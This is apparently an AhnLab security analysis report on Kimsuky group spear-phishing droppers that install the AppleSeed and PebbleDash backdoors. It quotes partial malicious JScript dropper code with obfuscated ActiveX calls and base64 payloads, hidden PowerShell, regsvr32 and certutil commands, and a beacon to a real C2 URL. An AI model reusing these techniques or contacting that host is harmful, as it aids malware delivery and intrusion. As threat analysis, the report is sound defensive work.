TLP: GREEN

Analysis Report of

Kimsuky Group's APT Attacks (AppleSeed, PebbleDash)

AhnLab Security Emergency response Center (ASEC)

November 16th, 2021

AhnLab

Guide on Document Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

Classification	Distribution Targets	Notices
TLP: RED	Reports only provided for certain clients and tenants	Documents that can be only accessed by the recipient or the recipient department Cannot be copied or distributed except by the recipient
TLP: AMBER	Reports only provided for limited clients and tenants	Can be copied and distributed within the recipient organization (company) of reports Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes
TLP: GREEN	Reports that can be used by anyone within the service	Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training Strictly limited from being used as presentation materials for the public
TLP: WHITE	Reports that can be freely used	Cite source Available for commercial and non-commercial uses Can produce derivative works by changing the content

The version information of this report is as follows:

Version	Date	Details
0.1	November 16th, 2021	Analysis Report on Kimsuky Group's APT Attacks (AppleSeed, PebbleDash) created
0.2	November 16th, 2021	Added content
0.3	November 19th, 2021	Added content and fixed typos

CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

Table of Contents

Overview

This document is an analysis report on types of malware recently utilized by the Kimsuky group. The Kimsuky group is mainly known for launching social engineering attacks, such as spear phishing. Judging by the names of the attached files, the group seems to be targeting those working in the fields related to North Korea and foreign affairs. According to the scan logs of AhnLab's ASD infrastructure, the threat group has been mainly targeting individual users rather than companies, but has also been continuously attacking public institutions and companies. Korean universities have been one of their major targets, but records exist of them attacking IT, information and communications, and construction institutions as well.

Normally, malware strains assumed to be attachments of spear phishing attack emails are disguised as document files. If a user executes the file, malware of this type executes the document that corresponds to the disguised file name and tricks the user into thinking that they have opened a normal file. It installs additional malware strains at the same time, mainly AppleSeed and PebbleDash. AppleSeed has been present since 2019 and when compared to other malware strains based on the IOCs organized by AhnLab, it takes up a significant portion due to being used in various other attacks. PebbleDash is one of the NukeSped variants, known for having been used by the Lazarus group since the past. Recently, it has been found that a new variant is being used for attacks along with AppleSeed.

They are both backdoors used by the Kimsuky group that can stay in the system and perform malicious behaviors by receiving commands from the attacker. The attacker can use backdoor to install another remote control malware, such as Meterpreter and HVNC. The attacker can also install various other types of malware for privilege escalation and account credential theft.

This report will analyze the overall flow of attacks using AppleSeed and PebbleDash, starting from malware strains that are initially distributed. As both malware types are not confined to a single form, this report will compare each type and focus on similarities and differences, and also explain in detail other types of malware that the two malware additionally install.

1. Distribution method


Lately, the Kimsuky group has been mainly distributing malware via spear phishing email attachments. Malware that creates AppleSeed or PebbleDash is usually disguised as a document file, such as pdf, docx, and hwp. These malware strains take a disguise of document files that discuss current affairs, such as diplomacy, defense, and COVID-19. However, the attacker does use other file types, such as jpg image or specific dat depending on the attack target. The files thought to be attached to spear phishing emails—the initial distribution files—all have either an executable file or script format.

The script file is a wsf or js format malware, which creates and executes a normal document file that corresponds to the disguised name when it is run to make the user think that a normal document file has been opened. The executable is the same as the script file in terms of its distribution method and behaviors. One thing to note is that the file is distributed in PIF extensions.

Both the script and the executable show normal document files upon being executed and installed internally encoded malware into the system. When backdoors, such as AppleSeed or PebbleDash, are installed successfully, they can communicate with the C&C server afterward to steal information about the user environment or install additional malware.

1.1. Script

Samples distributed in the script form can all be executed immediately on Windows. Upon being executed, they create and run AppleSeed malware and normal document files. The confirmed samples take the form of JS or WSF file, as shown in Figure 1. They have different extensions but are functionally the same, as each is configured in the same JS code.




```
<package>
    <job id='rlLYVYbN'>
        <script language='JScript'>
            function func_self_delete() {
                try {
                    var_fso = new ActiveXObject("Scripting.FileSystemObject");
                    var_fso.DeleteFile(WScript.ScriptFullName);
                    return true;
                } catch (e) {
                    return false;
                }
                return true;
            }
            function b64decfile(b64filepath, outfilepath, removeSrc) {
                try {
```

```
function func_self_delete() {
                try {
                    var_fso = new ActiveXObject("Scripting.FileSystemObject");
                    var_fso.DeleteFile(WScript.ScriptFullName);
                    return true;
                } catch (e) {
                    return false;
                }
                return true;
            }
            function b64decfile(b64filepath, outfilepath, removeSrc) {
                try {
```

Figure 1. WSF (left) and JS sample (right)

The samples can also be divided into two types depending on the method of code implementation. Figure 1 shows samples that declare function at the start because they have features, such as decoding, auto-delete, and file deletion, implemented as separate functions. Figure 2 shows another sample that makes no use of functions and starts with the try - catch statement.




```
try {
    rs14iDfGnEj = "0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAABAAAAAgAAAAAAAAAAEAAABgAAAAEAAAD+////
    rcPTUnIUInD = "고주파 전환스위치 기본성능 시험성적서.hwp";
    rZMI1RD7VoZ = "VFZxUUFBTUFBQUFFQUFBQS8vOEFBTGdBQUFBQUFBQUFRQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
    cCHw26Q3zUC = "u20WnyG.hG3v";
    bV4fIxowlU1 = "k55P9JP.k7S9";
    dEi8CrN = new ActiveXObject("Mi" + "cr" + "oso" + "ft" + "." + "X" + "MLD" + "O" + "M");
    ga7txHa = WScript.CreateObject("Sc" + "ri" + "pt" + "in" + "g.F" + "ile" + "Sy" + "ste" + "mOb" + "je" + "ct");
    mQfxwyAFm = new ActiveXObject("W" + "Sc" + "rip" + "t.S" + "he" + "ll");
    l5nGm7mlRJY = ga7txHa.GetSpecialFolder(0) + "\\..\\P" + "ro" + "gra" + "mDa" + "ta";
    fZSubtTRC = dEi8CrN.createElement("glaoVw7");
    fZSubtTRC.dataType = "bi" + "n.b" + "as" + "e6" + "4";
    fZSubtTRC.text = rs14iDfGnEj;
    h9kLXp1r2aTKgHi = fZSubtTRC.nodeTypedValue;
    wlpXYD7Zzhvye = new ActiveXObject("A" + "DO" + "DB.S" + "tr" + "ea" + "m");
```

Figure 2. Sample without functions

Both types essentially perform the same behaviors. Decoding the Base64-encoded data yields AppleSeed malware and a normal document file. The malware creates two files in a particular path and executes them.

```
- Command: powershell.exe -windowstyle hidden regsvr32.exe /s [AppleSeed malware path]
```


For Base64 decoding, the samples with functions use a method of running Powershell command, and samples that do not declare functions use certutil.exe to decode the file, as shown in Figure 3.



```
if (ga7txHa.FileExists(l5nGm7mlRJY + "\\" + cCHw26Q3zUC)) {
    try {
        mQfxwyAFm.Run("powershell.exe -windowstyle hidden certutil -decode " + l5nGm7mlRJY + "\\"
        WScript.Sleep(10 * 1000);
    } catch (e) {}
}
```

Figure 3. Decoding using certutil.exe

Some samples may additionally access a particular URL as shown in Figure 4. It appears that the samples do so to report the infection status.




```
    var log = new ActiveXObject("MSXML2.ServerXMLHTTP");
    try{
    log.open("GET", "http://sejong-downloader.pe.hu/?uid=test_ok", false);
    log.send();
}catch(e){}
        } catch (e) {
            return false;
```

Figure 4. Accessing URL to report infection

The name of the normal document file created in the process above is similar to the name of the distributed file with its content related to the file name.

Figure 5. image_confirm_v1.jpg file




고주파 전환스위치 기본성능 온도시험(−40℃) 성적서

시 험 일 자		시 험 장 소	
시 제 번 호		검 사 자	
종 합 판 정		확 인 자	

순번	시험내용	규격값	측정값	기준충족		비고
				충족	미충족	


Figure 6. High-frequency transfer switch default performance temperature testing report.hwp



오늘의 주요뉴스

2021년 05월 07일 (금) 가판

Figure 7. *** News 2021-05-07.pdf file


2021년 [redacted] 재외공관 복무관련 실태 조사

1. 기본 질문입니다.

1) 귀하의 성별은 무엇입니까?

① 여성 ② 남성

2) 귀하의 연령대를 표시하십시오.

① 20세~29세 ② 30세~39세 ③ 40세~49세 ④ 50세~59세

3) 귀하의 근속연수는 몇 년입니까?

① 2년 미만 ② 2년 이상~4년 미만 ③ 4년 이상~6년 미만 ④ 6년 이상

4) 귀하가 근무하는 장소는 어디입니까?

① 동북아 ② 남아시아태평양 ③ 북미 ④ 중남미 ⑤ 유럽 ⑥ 중동 ⑦ 아프리카

Figure 8. 0421.hwp file

1.2. Executable File (pif)

For samples distributed in the PIF form, they create and execute malware and normal documents while performing additional malicious behaviors through mshta at the same time. This report will list the analysis information of the "Progress Check_211013.pif (aa65c226335539c162a9246bcb7ec415) sample."

When the malware is executed, it creates four threads, as shown in Table 1. Each thread has a specialized feature that is summarized in the following table.

Thread	Behavior
Thread #1	Creating and running AppleSeed malware
Thread #2	Creating and running normal document file
Thread #3	Running mshta for performing additional malicious behaviors
Thread #4	Creating and running auto-delete BAT file

Table 1. Summary of behavior for each thread

Most PIF droppers, including the analysis target sample, install VBS malware using mshta. However, some samples do not follow this pattern. Some samples lack the dropper feature that installs additional malware, while others install certain downloader malware types or malware that adds an RDP account.


There have also been samples with different internal code configurations that install PebbleDash backdoor instead of AppleSeed.

1.2.1. Thread #1

Thread #1 in the sample creates a folder in the following path and installs AppleSeed.

- Path %APPDATA%\Media
- Filename wmi-ui-[random name].db
- File Hash cae87921ea508d6c8d8c1de9dd769ae1

The following decryption routine is used, notably utilizing a MMX command.



```
v13 = 0;
v14 = 2;
do
{
  v34[v13 / 0x10] = (__int128)_mm_xor_si128(_mm_loadu_si128((const __m128i *)(v13 + v11 + a2)), v6);
  v34[v14 - 1] = (__int128)_mm_xor_si128(_mm_loadu_si128((const __m128i *)(v11 + v14 * 16 - 16 + a2)), v6);
  v34[v14] = (__int128)_mm_xor_si128(_mm_loadu_si128((const __m128i *)(v14 * 16 + v11 + a2)), v6);
  v34[v14 + 1] = (__int128)_mm_xor_si128(_mm_loadu_si128((const __m128i *)(v11 + v14 * 16 + 16 + a2)), v6);
  v13 += 64;
  v14 += 4;
}
while ( v13 < (v12 & 0xFFFFFFC0) );
if ( v13 >= v12 )
  goto LABEL_16;
```

Figure 9. Data decryption routine


When the file is decrypted and created, the sample uses the ShellExecuteExW() function to run the malware through regsvr32.exe.

- Execution Argument: C:\Windows\system32\regsvr32.exe /s "C:\Users\[user name]\AppData\Roaming\Media\wmi-ui-947ef993.db"

1.2.2. Thread #2

Thread #2 thread creates and executes the normal document file to trick users into thinking that they have opened an innocuous document file, not a malware. It uses the same algorithm used in Thread #1 during the document creation process to decrypt the data. The normal document created usually uses a name similar to the filename of the distributed malware with contents related to the title.

Examples of normal documents are shown in Figure 10. One thing to note is that the file with .h5 extensions use HDF (Hierarchical Data Format) file format, which is not widely used.



M1 mirror correction

2021.10.13


Manufacturing flow diagram

- Correction of M1 mirror

De-coating → Assembly with flexure & CFRP → Assembly with CFRP adapter → Assembly with polishing machine → WFE measurement (0, 90, 180, 270 deg)

2021.10.13

Figure 10. Process Check_211013.pdf file



1

JAMA Surgery | Original Investigation

Risk of Hematologic Malignant Neoplasms From Abdominopelvic Computed Tomographic Radiation in Patients Who Underwent Appendectomy

Kyung Hee Lee, MD, PhD; Seungjae Lee, MS; Ji Hoon Park, MD, PhD; Sung Soo Lee, MS; Hae Young Kim, MD, PhD; Won Jin Lee, MD, PhD; Eun Shil Cha, PhD; Kwang Pyo Kim, PhD; Woojoo Lee, PhD; Ji Yun Lee, MD; Kyoung Ho Lee, MD, PhD

2

Introduction

Figure 11. JR_210604_R1***_F***_Pf***.pptx file - (certain strings blurred as ***)

